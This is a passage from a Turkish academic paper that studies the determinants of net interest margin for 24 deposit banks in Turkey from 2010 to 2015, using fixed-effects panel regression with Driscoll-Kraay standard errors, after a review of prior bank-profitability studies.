Gülhan ve Uzunlar (2011) çalışmalarında, 1990-2008 döneminde panel veri analizi kullanarak Panel Veri Analiz Yöntemi kullanılarak Türkiye'de faaliyet gösteren bankaların karlılık belirleyicilerini incelemişlerdir. Banka büyüklüğü, sermaye yeterliliği, faaliyet giderleri, menkul kıymet cüzdanı, likiditesi ve takipteki kredileri gibi içsel değişkenlerin ve enflasyon, sektör payı, ekonomik büyüme oranı, sektördeki yoğunlaşmanın ve ekonomik krizlerin banka karlılığı üzerinde etkili olduğu tespit edilmiştir.

Gul vd. (2011) bankaya özgü ve makroekonomik faktörleri araştırmak amacıyla Pakistan'da faaliyet gösteren 15 en büyük ticari banka üzerinde 2005-2009 periyotunda havuzlanmış panel veri analizi yapmışlardır. Aktif büyüklük, krediler, GSYİH ve enflasyonda artış ile aktif karlılık arasında pozitif yönde ilişkili olduğu yönünde kanıtlar elde edilmiştir.

Onuonga (2014) çalışmasında Kenya'da 2008- 2013 yılları arasında en büyük 6 ticari banka üzerinde banka karlılığının belirleyicileri olarak içsel faktörleri incelemişlerdir. Genelleştirilmiş en küçük kareler yöntemi ile yapılan analizde toplam krediler/toplam aktifler, faiz dışı gelirler/toplam faaliyet gelirleri, mülkiyet (sahiplik), özkaynaklar/aktifler değişkenlerinin aktif logaritması, banka karlılığını pozitif yönde; toplam faaliyet giderleri/toplam aktifler değişkeninin banka karlılığını negatif yönde etkilediğine ilişkin kanıtlar elde edilmiştir. Ayrıca yabancı sahipliliğinin yüksek karlılıkla ilişkili olduğu çalışma sonuçları arasındadır.

Davood (2014), çalışmasında 2009-2012 yılları arasında Pakistan'da faaliyet gösteren 23 bankada içsel ve yönetsel faktörlerin banka karlılığına etkisini en küçük kareler, korelasyon ve doğal algoritma ile analiz etmiştir. Analiz sonuçlarında yüksek maliyetin ve likiditenin banka karlılığı ile negatif

yönde ilişkili olduğu sermaye yeterliliğinin ise pozitif yönde ilişkili olduğuna ilişkin kanıtlar elde edilmiştir. Banka büyüklüğünün banka karlılığı ile ilişkisine yönelik hiçbir kanıt elde edilememiştir.

Zhang ve Daily (2014) Çin’de mevduat bankalarının 2004-2010 yılları arasındaki verileri üzerine yapılan çalışmada, ROA ve ROE bağımlı değişken olarak kullanılırken faiz dışı giderler/toplam aktifler, kayıp krediler, özkaynaklar/toplam aktifler, GSYİH, enflasyon oranı, borsa değeri büyüklüğü/GSYİH, en büyük 4 bankanın aktiflerinin konsantrasyonu ve entegrasyona ilişkin bazı değişkenler gibi dışsal belirleyiciler kullanılmıştır. Sonuçlar düşük kredi riski olan banklar ve makro faktör ekonomik zenginlik ile banka karlılığının pozitif yönlü ilişkili olduğu ancak banka karlılığıyla ürün maliyetinin negatif yönlü ilişkili olduğu yönünde bilgiler elde edilmiştir. 4 kamu bankasının konsantrasyonu ile banka karlılığını arttırdığı ve monopolinin daha fazla bankacılık karı oluşturduğuna yönelik bilgiler elde edilmiştir. Piyasa değeri büyüklüğü banka karlılığı ile negatif yönlü ilişkili olduğu, daha büyük ekonomik entegrasyonun sermaye akışının daha fazla ticaret ve sermaye liberalizasyonun, sosyal ve politik liberalizasyonun banka karlılığı ile pozitif yönde ilişki içinde olduğuna yönelik kanıtlar elde edilmiştir.

Okuyan ve Karataş (2017) çalışmasında 2002-2013 yılları arasında üçer aylık dönemler halinde 19 adet mevduat bankası üzerinde yaptıkları havuzlanmış panel veri analizinde; personel giderlerinin, özkaynak yeterliliğinin, mevduat, ana faaliyet gelirlerini, aktiflerin, TÜFE, GSYİH’nın banka karlılığı ile pozitif yönde ilişkili olduğuna yönelik kanıtlar elde edilmiştir.

Literatürde yer alan çalışmalarda kullanılan değişkenler, örneklem ve yöntemler Tablo.1’de özetlenmiştir.

Tablo 1. Literatürde Benzer Çalışmalarda Örneklem, Yöntem, Değişken Listesi

Çalışmanın Yazarı ve Tarihi	Örneklem	Yöntem	Bağımlı Değişken	Bağımsız Değişken
Bourke (1988)	Avrupa, Kuzey Amerika, Avustralya’da 12 farklı ülke 90 banka	linear regresyon analizi	aktif karlılık özkaynak karlılığı	likit aktifler/toplam aktifler özkaynaklar/aktifler personel giderleri konsantrasyon oranları (en büyük 3 banka nın mevduat veya kredileri, herfindahl ratio, piyasa payı / mevduatlar veya aktifler kamu sahipliği piyasa büyüklüğü enflasyon
Demirgüç ve Huizinga (1999)	1988-1995 80 ülke	panel veri analizi	vergi öncesi kar net faiz marjı net karlılık	vergi yapısı, yasal farklılıklar kurumsal farklılıklar yabancı sahipliği defter değeri / özkaynaklar krediler, mevduatlar personel giderleri, faiz dışı giderler gsyih kişi başı, büyüklük, kaldıraç aktifler/GSYİH borsa değeri büyüklüğü/gyih banka sayısı, banka konsantrasyonu mevduat sigortası, enflasyon, reel faiz, dolandırıcılık endeksi bankacılık sistemi rezervleri vergi oranları, yasa emir endeksi sözleşme zorlaması endeksi

Saunders ve Schumacher (2000)	ABD ve 6 AB ülkesi 614 banka 1988-1995	Ho ve Saunders (1981)'in iki aşamalı regresyon analizi	net faiz marjı	(faiz dışı gider- operasyonel gelir) aktiflere oranı öz kaynaklar/toplam aktifler oranı gelir getirmeyen aktifler
Afanasieff vd. (2001)	Güney Doğu Avrupa'da bankaların 1998-2002 yılları	dengelenmemiş panel veri analizi	aktif karlılık ve özkaynak karlılığı	krediler/aktifler takipteki krediler/krediler öz kaynaklar/aktifler operasyonel giderler/aktifler aktif büyüklük yabancı sahipliği, piyasa payı banka sistemi reformları herfindahl-hirschman endeksi (konsantrasyon) cari dönemde enflasyon oranı enflasyon, kişi başı gelir
Guru vd. (2002)	Malesya'da 1985-1998		vergi öncesi kar/aktifler, vergi sonrası kar/aktifler, vergi öncesi kar/öz kaynaklar, vergi sonrası kar/öz kaynaklar,	krediler/aktifler, bağlı kuruluşlarda yatırımlar/aktifler, özkaynaklar+rezervler/aktifler, cari mevduatlar/toplam mevduatlar, toplam giderler/aktifler, loans/deposit ratio, firma büyüklüğü, enflasyon oranı, piyasa büyüklüğü, faiz oranı, piyasa payı mevduatlarda, regülasyon.
Kaya (2002)	Türkiye 1997-2000	panel veri Ho ve Saunders (1981)'in iki aşamalı yöntem	net faiz marjı öz kaynak karlılığı aktif karlılığı	toplam özkaynak/toplam varlıklar likit varlıklar/toplam varlıklar menkul değerler cüzdanı/toplam varlıklar tahsili gecikmiş alacaklar (net)/toplam varlıklar personel harcamaları/toplam varlıklar toplam faiz dışı giderler/toplam varlıklar toplam krediler/toplam varlıklar toplam mevduatlar/toplam varlıklar toplam varlıklar/ sektör toplam varlıklar yp yükümlülükler-yp varlıklar/toplam varlıklar kamu bankaları için kukla değişken ortalama yıllık enflasyon dönemsel konsolide bütçe açığı/GSMH ortalama yıllık büyüme reel faiz oranı

Naceur (2003)		panel veri analizi rastgele etkiler modeli	net faiz marjı aktif karlılık	yönetim giderleri/aktifler öz kaynaklar/aktifler banka kredileri/aktifler faiz dışı getirisi olan aktifler aktif büyüklük, enflasyon kişi başı GSYİH'da artış piyasa değeri/GSYİH piyasa değeri/aktifler
Bashir (2003)	Ortadoğudaki İslami bankalar 1993-1998	panel veri analizi	vergi öncesi kar aktif karlılık öz kaynak karlılığı	öz kaynaklar/aktifler krediler/aktifler faiz dışı gelirler/aktifler yönetim giderleri/aktifler borçlar/aktifler enflasyon oranı, gsyih kişi başı GSYİH'da büyüme banka sistemi rezervleri veregiler/ergi öncesi kar mevduatlar/aktifler piyasa değeri büyüğü/gyih piyasa değeri/aktifler banka aktifleri
Ata (2009)	Türkiye 25 banka 2002-2007	panel veri analizinde en küçük kareler ve sabit etkiler modeli	aktif karlılık	maliyet/gelir öz kaynak/toplam aktifler toplam kredi/toplam mevduat takipteki krediler/toplam krediler bankaların toplam aktifleri GSYİH, TÜFE para arzı büyümesi bankacılık aktifler/GSYİH banka aktifleri/toplam aktifler
Gul vd. (2011)	Pakistan 15 en büyük ticari banka 2005-2009	havuzlanmış panel veri analizi ve korelasyo analizi	öz kaynak karlılığı, sermaye getirisi net faiz marjı i	aktif büyüklük öz kaynaklar/aktifler krediler/mevduatlar mevduatlar/aktifler, TÜFE GSYİH , piyasa değeri
Taşkın (2011)	Türkiye 1995-2009	panel veri analizi	net faiz marjı öz kaynak karlılığı aktif karlılığı	mevduat, faiz dışı gider, büyüklük, kredi, yabancı mülkiyeti, personel giderleri, kişi başına gsmh, enflasyon, faiz oranı, 2001 krizi, sanayi üretim endeksi
Gülhan ve Uzunlar (2011)	Türkiye 1990-2008 İki dönem	panel veri analizi	aktif karlılık	büyüklük , sermaye yapısı faaliyet giderleri, menkul değerler cüzdanı likidite, takipteki krediler sektör payı, enflasyon GSYİH büyüme oranı

Alper ve Anbar (2011)	Türkiye 2002-2010 10 ticari banka	dengelenmiş panel veri analizi	aktif karlılık öz kaynak karlılığı	öz kaynaklar, sermaye yeterliliği krediler/aktifler mevduatlar/aktifler net faiz marjı, krediler faiz dışı gelirler/aktifler takipteki krediler/toplam krediler, reel GSYİH artış, enflasyon, reel faiz
Davood (2014)	Pakistan 2009-2012 23 ticari banka	en küçük kareler, korelasyon ve doğal algori	aktif karlılık	maliyet etkinliği, likidite yeterliliği mevduat, banka büyüklüğü
Zhang ve Daily (2014)	Çin 2004-2010	panel veri regresyon analizi	aktif karlılık öz kaynak karlılığı	faiz dışı giderler/toplam aktifler, kayıp krediler, öz kaynaklar/toplam aktifler, GSYİH, enflasyon oranı, borsa değeri büyüklüğü/GSYİH, en büyük 4 bankanın aktiflerinin konsantrasyonu finansal ve entegrasyona ilişkin değişkenler
Onuonga (2014)	Kenya 2008-2013 En büyük altı banka	panel veri analizi	aktif karlılık	krediler/aktifler öz kaynaklar/aktifler faiz dışı gelir/faaliyet gelirleri faaliyet giderleri/aktifler aktif logaritması, mülkiyet
Okuyan ve Karataş (2017)	Türkiye 19 Ticari Banka	panel veri analizi	net faiz marjı öz kaynak karlılığı aktif karlılığı	krediler/ aktiflerdir öz kaynaklar/aktifler mevduat/aktifler personel giderleri/aktifler net faiz gelirleri/toplam gelir faiz dışı gelirler/aktifler takipteki krediler/ krediler likit varlıklar/aktifler aktif logaritması, TÜFE, GSYİH ihracatın ithalatı karşılama oranı

Literatür çalışmaları ağırlıklı olarak güçlü sermaye yapısının (Demirgüç ve Harry (1999); Bourke (1988); Saunders ve Schumacher (2000); Onuonga (2014); Okuyan ve Karataş (2017)); GSYİH artışın (Zhang ve Daily (2014) ; Gul vd. (2011);), aktiflerin (Demirgüç ve Harry (1999); Ata (2009)), enflasyonunun (Demirgüç ve Harry (1999); Bourke (1988); Gul vd. (2011)) banka karlılığını pozitif yönde etkilediği;

Takipteki kredilerin (Alper ve Anbar (2011); Okuyan ve Karataş (2017)), personel giderlerinin (Bourke (1988); Guru vd. (2002)), krizlerin banka karlılığını negatif yönde etkilediği şeklinde olmakla birlikte, örneklem bazında farklılık göstermektedir. Ayrıca literatürdeki çalışmalar, verilerin doğası nedeniyle genellikle panel veri analizi ile gerçekleştirilmiştir (Demirgüç ve Huizinga (1999); Kaya (2002); Naceur (2003); Afanasieff vd. (2001)).

3. Veri ve Metodoloji

Çalışmaya, Türkiye’de faaliyet gösteren TMSF’ye devredilmemiş veya Kamu Bankası olmayan Mevduat Bankalarının (Bkz. Tablo2) 2010-2015 yılları arasındaki yıllık verileri dahil edilmiştir. Modelde geçmiş yıla göre değişimi içeren değişkenler kullanılması nedeniyle 2010 yılı verileri; sadece

büyüme/değişim verisi içeren değişkenleri elde etmek amacıyla kullanılmıştır. Söz konusu bankaların analize tabi tutulan gözlem sayısı $24 \times 5 = 120$ (24 banka, 5 yıllık veri) adettir. Bankaların verileri ve makro ekonomik veriler Türkiye Bankalar Birliği, Tüik ve Türkiye Cumhuriyeti Merkez Bankası verilerinden derlenmiştir. Analizde verileri kullanılan bankalar Tablo-2’de yer almaktadır.

Banka karlılığını etkileyen değişkenler analiz etmek amacıyla, veriler Panel veri analiziyle Stata 12 programında analize tabi tutulmuştur. Hausman analizi sonucunda sabit etkiler modelinin ve sabit etkiler modelinde verilerde otokorelasyon, heteroskedasite ve yatay kesitler arası bağımlılığın olması nedeniyle, dirençli tahminci Driscoll-Kraay standart hatalar tahmincisinin (1998) kullanılmasına karar verilmiştir.

Tablo 2. Veri Setinin Oluşturulduğu Bankalar

No	Banka Adı	No	Banka Adı
1	Akbank T.A.Ş.	13	Citibank A.Ş.
2	Anadolubank A.Ş.	14	Denizbank A.Ş.
3	Fibabanka A.Ş.	15	Deutsche Bank A.Ş.
4	Şekerbank T.A.Ş.	16	Finans Bank A.Ş.
5	Turkish Bank A.Ş.	17	Habib Bank Limited
6	Türk Ekonomi Bankası A.Ş.	18	HSBC Bank A.Ş.
7	Türkiye İş Bankası A.Ş.	19	ICBC Turkey Bank A.Ş.
8	Yapı ve Kredi Bankası A.Ş.	20	ING Bank A.Ş.
9	Alternatifbank A.Ş.	21	Société Générale (SA)
10	Arap Türk Bankası A.Ş.	22	The Royal Bank of Scotland Plc.
11	Bank Mellat	23	Turkland Bank A.Ş.
12	Burgan Bank A.Ş.	24	Türkiye Garanti Bankası A.Ş.

4. Analiz Sonuçları

Türkiye’de faaliyet gösteren 24 mevduat bankasının 2010-2015 yılları arasındaki verilerinin dâhil edildiği çalışmada öncelikle çoklu doğrusal bağlantı sorunu olup olmadığını araştırmak amacıyla varyans şişme faktörü (VIF) analiz edilmiştir. VIF değeri 5’ten yüksek olan değişkenler analiz dışı bırakılmıştır ve aşağıda yer alan VIF analizi sonuçlarına ulaşılmıştır. VIF 5’ten az olması çoklu doğrusal bağlantı sorunun olmadığı şeklinde yorumlanmaktadır (Karataş; 2015).

Tablo 3. Varyans Şişme Faktörü Analizi Sonuçları

Değişkenler	VIF Değeri
TAKREOR	4.68
TAKREAKT	4.26
MEVAKT	3.89
KREDIMEV	3.79
KREDIAKTIF	3.67
SYO	2.02
PERAKT	1.77
BKRE	1.75
BMEV	1.57
AKT_log	1.50
TUFE	1.32
TLMEVDUATYILFAIZ	1.18
ORTKUR	1.10
Ortalama VIF 2.50	

Birim kök testini sınamak amacıyla dengelenmiş veya dengelenmemiş her iki tip veri içinde kullanılabilen Fisher Type Phillips-Peron birim kök testi 2 gecikmeli olarak uygulanmıştır ve sonuçlar aşağıda yer almaktadır. Birim kök test sonucu ortalama kur değişkeninin (ORTKUR) birim kökü olduğu, serinin durağan almadığı anlaşılmış olup değişken modelden çıkarılmıştır.

Tablo 4- Fisher Type Phillips-Peron Birim Kök Testi Sonuçları (2 lags)

Değişken	Inverse chi-squared (48) P		Inverse normal Z		Inverse logit t (124) L		Modified inv. Chi squared Pm	
	statistics	p-value	statistics	p-value	statistics	p-value	statistics	p-value
NFM	406.8113	0.0000	-11.0824	0.0050	-21.0859	0.0000	36.6210	0.0000
TAKREOR	243.0295	0.0000	-2.5725	0.0050	-9.8069	0.0000	19.9051	0.0000
TAKREAKT	189.4594	0.0000	-1.8200	0.0344	-6.6352	0.0000	14.4376	0.0000
MEVAKT	351.1619	0.0000	-7.8316	0.0000	-16.9238	0.0000	30.9413	0.0000
KREDIMEV	151.4088	0.0000	-2.5419	0.0055	-5.7166	0.0000	10.5541	0.0000
KREDIAKTIF	164.1127	0.0000	-3.3233	0.0004	-6.0697	0.0000	11.8507	0.0000
SYO	242.4957	0.0000	-4.8571	0.0000	-11.3596	0.0000	19.8506	0.0000
PERAKT	207.4359	0.0000	-3.3375	0.0004	-8.5217	0.0000	16.2724	0.0000
BKRE	458.3145	0.0000	-12.2762	0.0000	-24.2165	0.0000	41.8776	0.0000
BMEV	569.2566	0.0000	-16.1645	0.0000	-31.8918	0.0000	53.2005	0.0000
AKT_log	424.7626	0.0000	-11.9430	0.0000	-24.1619	0.0000	38.4532	0.0000
TUFE	234.4474	0.0000	-11.9010	0.0000	-13.2257	0.0000	19.0292	0.0000
TLMEVDUAT YILFAIZ	360.6014	0.0000	-7.7546	0.0000	-16.7842	0.0000	31.9047	0.0000
ORTKUR	29.7083	0.9824	1.7844	0.9628	1.7254	0.9565	-1.8669	0.9690

İşlem sonucu analizde kullanılacak bağımlı değişken 1, bağımsız değişken 12 adettir ve değişkenlerin açıklaması Tablo 5’de ve özet istatistikleri Tablo-6’da yer almaktadır. Değişkenlerden Net Faiz Marjı bağımlı değişken olarak diğerleri bağımsız değişken olarak analizde kullanılmıştır. Çalışmada kullanılacak panel veri modeli aşağıda yer almaktadır.

$$NFM_{it} = \beta_0 + \beta_1 TAKREOR_{it} + \beta_2 TAKREAKT_{it} + \beta_3 MEVAKT_{it} + \beta_4 KREDIMEV_{it} + \beta_5 KREDIAKTIF_{it} + \beta_6 SYO_{it} + \beta_7 PERAKT1_{it} + \beta_8 BKRE_{it} + \beta_9 BMEV_{it} + \beta_{10} AKTBUYPAY_{it} + \beta_{11} TUFE_{it} + \beta_{12} TLMEVDUATYILFAIZ_{it} + \epsilon_{it}$$

*i firması, * t dönemde yıl sonu verileri, *** ε Hata terimi

Tablo 5. Kullanılan Değişkenlerin Açıklamaları

KOD	AÇIKLAMA
NFM	Net Faiz Marjı
TAKREOR	Takipteki Krediler Oranı
TAKREAKT	Takipteki Kredilerin Toplam Aktiflere Oranı
MEVAKT	Mevduatların Toplam Aktiflere Oranı
KREDIMEV	Kredilerin Mevduatlara Oranı
KREDIAKTIF	Kredilerin Toplam Aktiflere Oranı

SYO	Sermaye Yeterlilik Oranı
PERAKT	Personel Giderlerinin Toplam Aktiflere Oranı
BKRE	Geçmiş Yıla Göre Kredilerde % Büyüme
BMEV	Geçmiş Yıla Göre Mevduatlarda % Büyüme
AKT_log	Bankanın Toplam Aktiflerinin Doğal Logaritması
TUFE	Yıllık Tüketici Fiyat Endeksi
TLMEVDUATYILFAIZ	Türk Lirası Mevduatına Yıllık Faiz Oranı

Tablo 6. Kullanılan Değişkenlerin Tanımlayıcı Özet İstatistikleri

Variable	Obs	Mean	Std. Dev.	Min	Max
NFM	120	.0485583	.0353693	.0166336	.2801822
TAKREOR	120	.0619878	.1156795	0	.7280987
TAKREAKT	120	.0220314	.0141328	0	.0659292
MEVAKT	120	.5446078	.171631	.0845707	.8734674
KREDIMEVD	120	1.13492	.7011511	.0835952	5.115608
KREDIAKTIF	120	.5499166	.1958044	.0307089	.8471611
SYO	120	22.42299	16.27717	12.57037	95.61262
PERAKT	120	.0152895	.0067636	.0017457	.0539298
BKRE	120	.2489815	.4947996	-.9494098	3.079666
BMEV	120	.2729594	.7628855	-.9321679	5.681884
AKT_log	120	1460070	489178.7	18.71	1943489
TUFE	120	8.198	1.436879	6.16	10.45
TLMEVDUATY~Z	120	7.63e+07	3.37e+07	1.02e+07	9.82e+07

Verilerin korelasyon analizi sonuçları aşağıda yer almaktadır, net faiz marjı ile bağımsız değişkenler arasında en yüksek korelasyon katsayıları personelgiderleri/toplam aktifler değişkeni arasında en düşük korelasyon katsayısı ise mevduatlar/aktifler değişkeni arasında gerçekleşmiştir. NFM ile korelasyon katsayı değeri =0'a yakın olan bağımsız değişken ise Türk Lirası mevduatlarına uygulanan ortalama yıllık faiz oranıdır.

Tablo 7. Korelasyon Analizi Sonuçları

	NF M	TA KR EO R	TA KR EA KT	ME VA KT	KR EDI ME VD	KR EDI AK TIF	SY O	PER AK T	BK RE	BM EV	AK T_lo g	TUF E	TL ME VD UA TYI LFA IZ
NFM	1.00 00												
TAKR EOR	0.29 62	1.00 00											
TAKR EAKT	0.18 13	0.25 19	1.00 00										
MEV AKT	- 0.50 14	- 0.26 80	- 0.12 80	1.00 00									
KRED IMEV	0.30 31	- 0.20 03	0.31 95	- 0.57 12	1.00 00								

KRED IAKTI F	- 0.36 84	- 0.53 68	0.17 56	0.46 50	0.23 92	1.00 00							
SYO	0.34 50	0.79 20	0.13 09	- 0.50 18	- 0.04 94	- 0.70 60	1.00 00						
PERA KT	0.69 99	0.29 92	0.46 27	- 0.24 36	0.19 06	- 0.18 39	0.22 44	1.00 00					
BKRE	0.09 61	- 0.33 64	- 0.21 13	- 0.07 32	0.34 74	0.23 30	- 0.27 92	- 0.04 36	1.00 00				
BME V	- 0.17 90	- 0.16 04	- 0.18 73	0.26 94	- 0.16 37	- 0.05 71	- 0.08 48	- 0.14 15	0.04 64	1.00 00			
AKT_1 og	0.12 87	- 0.04 99	0.07 92	0.03 84	- 0.08 77	- 0.02 58	- 0.02 53	0.15 44	- 0.09 45	 0.02 94	1.00 00		
TUFE	- 0.14 57	0.01 62	- 0.02 13	0.02 59	0.02 15	- 0.03 98	- 0.02 35	- 0.08 80	0.18 66	0.23 56	- 0.14 35	1.00 00	
TLME VDU ATYI LFAIZ	0.00 65	0.03 22	0.03 22	- 0.02 03	0.09 53	- 0.07 29	0.01 11	0.03 74	- 0.07 79	- 0.00 54	0.03 42	0.03 25	1.00 00

Çalışmada verilerin yatay kesit ve zaman serisi bileşimi olması nedeniyle Panel veri analizinin kullanılması uygun görülmüştür. Öncelikle Panel veri analizinde model seçimi için gerekli olan Breusch Pagan testi uygulanmıştır. Breusch Pagan testi null hipotezi “Birim etkiler yoktur” ve uygulama sonucu $p < 0.005$ değeri ile birim etkilerin yok olduğu rededilmiştir. Birim etkilerin varlığında klasik panel veri modelinin kullanılmaması gereklidir, çünkü klasik panel analizinde (en küçük kareler yöntemi) birimlere özgü etkiler gözardı edilmektedir. Bu neden rassal veya sabit etkiler modellerinden birinin tercih edilmesi gereklidir.

Tablo 8. Breusch Pagan Testi Sonuçları

Breusch Pagan Test İstatistiği Chi2	Olabilirlik
50.06	0.0000

Sabit etkiler veya rassal etkiler modellerinden hangisinin seçileceğini belirlemek için Hausman testi çalıştırılmıştır. Bu testte; sabit ve rassal etkiler tahmincilerinin varyans kovaryans matrislerinin farkına bağlı olarak H istatistiği hesaplanır.

Tablo 9. Hausman Testi Sonuçları

Hausman Test İstatistiği Chi2	Olabilirlik
50.06	0.0000

Hausman testi null hipotezi “ Tesadüfi etkiler geçerlidir, açıklayıcı değişkenler ile birimlere özgü etkiler arasında korelasyon yoktur“, $p < 0.005$ sonucu ile “Tesadüfi etkiler geçerlidir” hipotezi red edilmiştir, sonuç doğrultusunda sabit etkiler modeli tercih edilmiştir, test sonuçları aşağıdaki gibidir.

Tablo 10. Sabit Etkiler Modeli Sonuçları

```
. xtreg NFM TAKREOR TAKREAKT MEVAKT KREDIMEVD KREDIAKTIF SYO PERAKT BKRE BMEV AKT_log TUFE T
> LMEVDUATYILFAIZ, fe
```

```
Fixed-effects (within) regression               Number of obs   =       120
Group variable: FIRMA                          Number of groups =       24

R-sq:  within = 0.6258                        Obs per group:  min =        5
          between = 0.3399                      avg =       5.0
          overall = 0.4116                      max =        5

                                          F(12,84)        =    11.71
corr(u_i, Xb) = -0.5222                      Prob > F         =    0.0000
```

NFM	Coef.	Std. Err.	t	P> t	[95% Conf. Interval]	
TAKREOR	-.1147483	.0479118	-2.39	0.019	-.2100262	-.0194704
TAKREAKT	-.6662192	.2971216	-2.24	0.028	-1.257078	-.0753603
MEVAKT	.0769722	.0310101	2.48	0.015	.0153052	.1386392
KREDIMEVD	.0171228	.0057578	2.97	0.004	.0056728	.0285727
KREDIAKTIF	-.0370632	.0359352	-1.03	0.305	-.1085243	.0343979
SYO	.0023855	.0005417	4.40	0.000	.0013082	.0034628
PERAKT	3.125972	.5200232	6.01	0.000	2.091849	4.160095
BKRE	.0096738	.0043066	2.25	0.027	.0011097	.0182378
BMEV	-.0025756	.0028944	-0.89	0.376	-.0083314	.0031802
AKT_log	2.75e-10	3.67e-09	0.08	0.940	-7.01e-09	7.57e-09
TUFE	-.0025369	.0012351	-2.05	0.043	-.004993	-.0000808
TLMEVDUATYILFAIZ	-1.80e-11	4.89e-11	-0.37	0.714	-1.15e-10	7.93e-11
_cons	-.051847	.0259378	-2.00	0.049	-.1034272	-.0002669
sigma_u	.02744837					
sigma_e	.01710636					
rho	.72025224	(fraction of variance due to u_i)				

F test that all u_i=0: F(23, 84) = 3.64 Prob > F = 0.0000

Sabit etkiler modelindeki R2 değerinden modeldeki bağımsız değişkenlerin bağımlı değişkeni toplam %62.58'ini (within) açıklama gücüne sahip olduğu tespit edilmiştir, F istatistiği prob değerinin 0.005'ten küçük olması modelin geçerli olduğu şeklinde yorumlanmaktadır.

Sabit etkiler modelinin sonuçlarının yanısıra, testin güvenliği için daha ileri analizler yapılmasına ihtiyaç duyulmuştur. Bu doğrultuda otokorelasyon, değişen varyans ve yatay kesitler arasında bağımlılık testleri yapılmıştır.

Heterokedasite (değişen varyans) sorununun varlığını araştırmak amacıyla Levene'in robust testi çalıştırılmıştır. Sonuçların Pr>F değerlerinden ikisinin 0.05 ten küçük olması heterokedasite sorunu olduğunun göstergesidir.

Tablo 11. Heterokedasite Levene's Testi Sonuçları

İstatistik	Olabilirlik
W0=3.2079682 df (23,96)	prob.0.00003431
W0=1.6802887 df (23,96)	prob.0.04263174
W0=3.2079682 df (23,96)	prob.0.00003431

Otokorelasyon varlığının testi için Durbin-Watson ve Baltagi-Wu LBI testi çalıştırılmıştır. Testin null hipotezi "Otokorelasyon problemi yoktur", p<0.05 test sonucu ile red edilmiştir ve otokorelasyonun varlığı tespit edilmiştir.

Tablo 12. Otokorelasyon Durbin-Watson ve Baltagi-Wu LBI Testi Sonuçları

İstatistik	Olabilirlik
17.35	0.0000
R2 within = 0.7763	

Yatay kesit bağımlılığının testi için Pesaran CD testi uygulanmıştır sonuçlar aşağıdadır. Pesaran testi null hipotezi "Yatay kesitler arasında bağımlılık yoktur". Test sonucu pr değeri 0.05'ten küçük olması nedeniyle null hipotezi rededilmektedir ve H1 hipotezi "Yatay kesitler arasında bağımlılığın varlığı" diğer bir değişler birimler arası korelasyonun varlığını kabul edilmektedir.

Tablo 13. Pesaran CD Testi Sonuçları

Pesaran Test İstatistiği	Olabilirlik
10.009	0.0000

İleri analizler sonucunda otokorelasyon, heteroskedasite ve yatay kesitler arası bağımlılığın varlığı olan sabit etkiler modelinde, dönemsel ve uzunsal korelasyon formlarında; dirençli standart hatalar üretebilen, dengesiz panel verilerde de kullanılabilen, dirençli tahminci olan Driscoll-Kraay standart hatalar tahmincisinin (1998) kullanılmasının uygun olacağı literatürde yer almaktadır. Bu analiz yatay kesit ortalamaları serisi için panel veride Newey West türü düzeltme yapmaktadır. (Hoechle, D. (2007), Coşkun ve Güngör (2015)).

Tablo 14. Sabit Etkiler Modeliyle Driscoll-Kraay Tahmincisi Sonuçları

Bağımlı Değişken: NFM			
Bağımsız Değişkenler	Katsayı	T-istatistik	Olasılık
TAKREOR	-.1147483	-2.33	0.081
TAKREAKT	-.6662192	-5.31	0.006
MEVAKT	.0769722	3.00	0.040
KREDIMEV	.0171228	3.38	0.028
KREDIAKTIF	-.0370632	-2.59	0.061
SYO	.0023855	7.21	0.002
PERAKT	3.125972	8.05	0.001
BKRE	.0096738	1.14	0.317
BMEV	-.0025756	-0.80	0.467
AKT log	2,75e-10	0.17	0.870
TUFE	-.0025369	-2.17	0.096
TLMEVDUATYILFAIZ	-1.80e-11	-1.33	0.255
R2 = 0.6258 F= 28.31 Prob=0,0027			
Maximum gecikme:2, Gözlem sayısı: 120, Grup sayısı:24			

Dirençli tahminci Driscoll-Kraay tahmincisinin regresyon sonuçlarına göre modeldeki bağımsız değişkenler bağımlı değişkeni%62.58'ini açıklayabilmektedir. Takipteki kredilerin toplam kredilere oranı, takipteki kredilerin aktiflere oranı, kredilerin aktiflere oranının, TUFE'nin bankaların net faiz marjı ile negatif yönlü anlamlı bir ilişki ($p<0.01$ ile $p<0.10$) içinde olduğu;

Mevduatların aktiflere, kredilerin mevduatlara oranının, personel giderlerinin aktiflere oranının, sermaye yeterlilik oranının; bankaların net faiz marjı ile pozitif yönlü anlamlı bir ilişki ($p<0.01$ ile $p<0.05$) içinde olduğu yönünde kanıtlar elde edilmiştir.

Sonuçlar doğrultusunda, örneklemdaki verilerde sermayeleri güçlü olan bankaların daha karlı olduğu, takipteki kredileri oranının fazla olan bankaların daha az karlı olduğu tespit edilmiştir. TÜFE'deki düşüşün banka karlılığı artışıyla ilişkilendirilmesi enflasyonun ekonomik talep enflasyonundan ziyade maliyet enflasyonundan kaynaklanabileceğini akla getirmektedir. Personel giderlerinin/aktiflere oranının karlılıkla belirgin bir şekilde pozitif yönde ilişkili olması maliyet kar ile ilişkilendirilen literatürde bulunan bazı çalışmalarla uyumlu olmamakla birlikte, personel giderlerinin fazla olmasının verilen hizmetin kalitesini artırarak, faaliyet karını artırarak, banka karlılığını pozitif yönde etkilemesi olasılığını akla getirmektedir. Personel giderlerinin/aktiflere oranının net faiz marjı ile pozitif yönlü ilişkili olduğu sonucuna varan çalışmalar da literatürde yer almaktadır (Demirguc-Kunt ve Huizinga (1999), Kaya(2002)).

SONUÇ

Türkiye’de faaliyet gösteren 24 mevduat bankasının 2010-2015 yılı verilerinin kullanıldığı çalışmada, panel veri analizi ile bankaların net faiz marjının belirleyicileri araştırılmıştır. Otokorelasyon, heteroskedasite ve yatay kesitler arası bağımlılığın varlığı olan sabit etkiler modelinde, dirençli tahminci Driscoll-Kraay standart hatalar tahmincisi(1998) kullanılarak çalışma gerçekleştirilmiştir.

Örneklemden elde edilen kanıtlar takipteki kredilerin toplam kredilere ve aktiflere oranında artışın, kredilerin aktiflere oranındaki artışın ve TUFİ’de artışın banka karlılığı göstergesi net faiz marjını azaltıcı etkisi olduğu; sermaye yeterliliği fazla olmasının, personel giderlerinin aktiflere, mevduatların aktiflere, kredilerin mevduatlara oranında yüksekliğin; bankaların net faiz marjını artırıcı etkisi olduğu yönündedir.

Çalışmanın yıllık veriler içermesi, incelenen değişkenlerin sınırlı olması, farklı ülke verileri içermemesi gibi kısıtları bulunmaktadır. Farklı ülkeleri içeren verilerle Türk bankacılık sektörü verilerinin karşılaştırarak yapılacak analizler literatürde çok azdır.

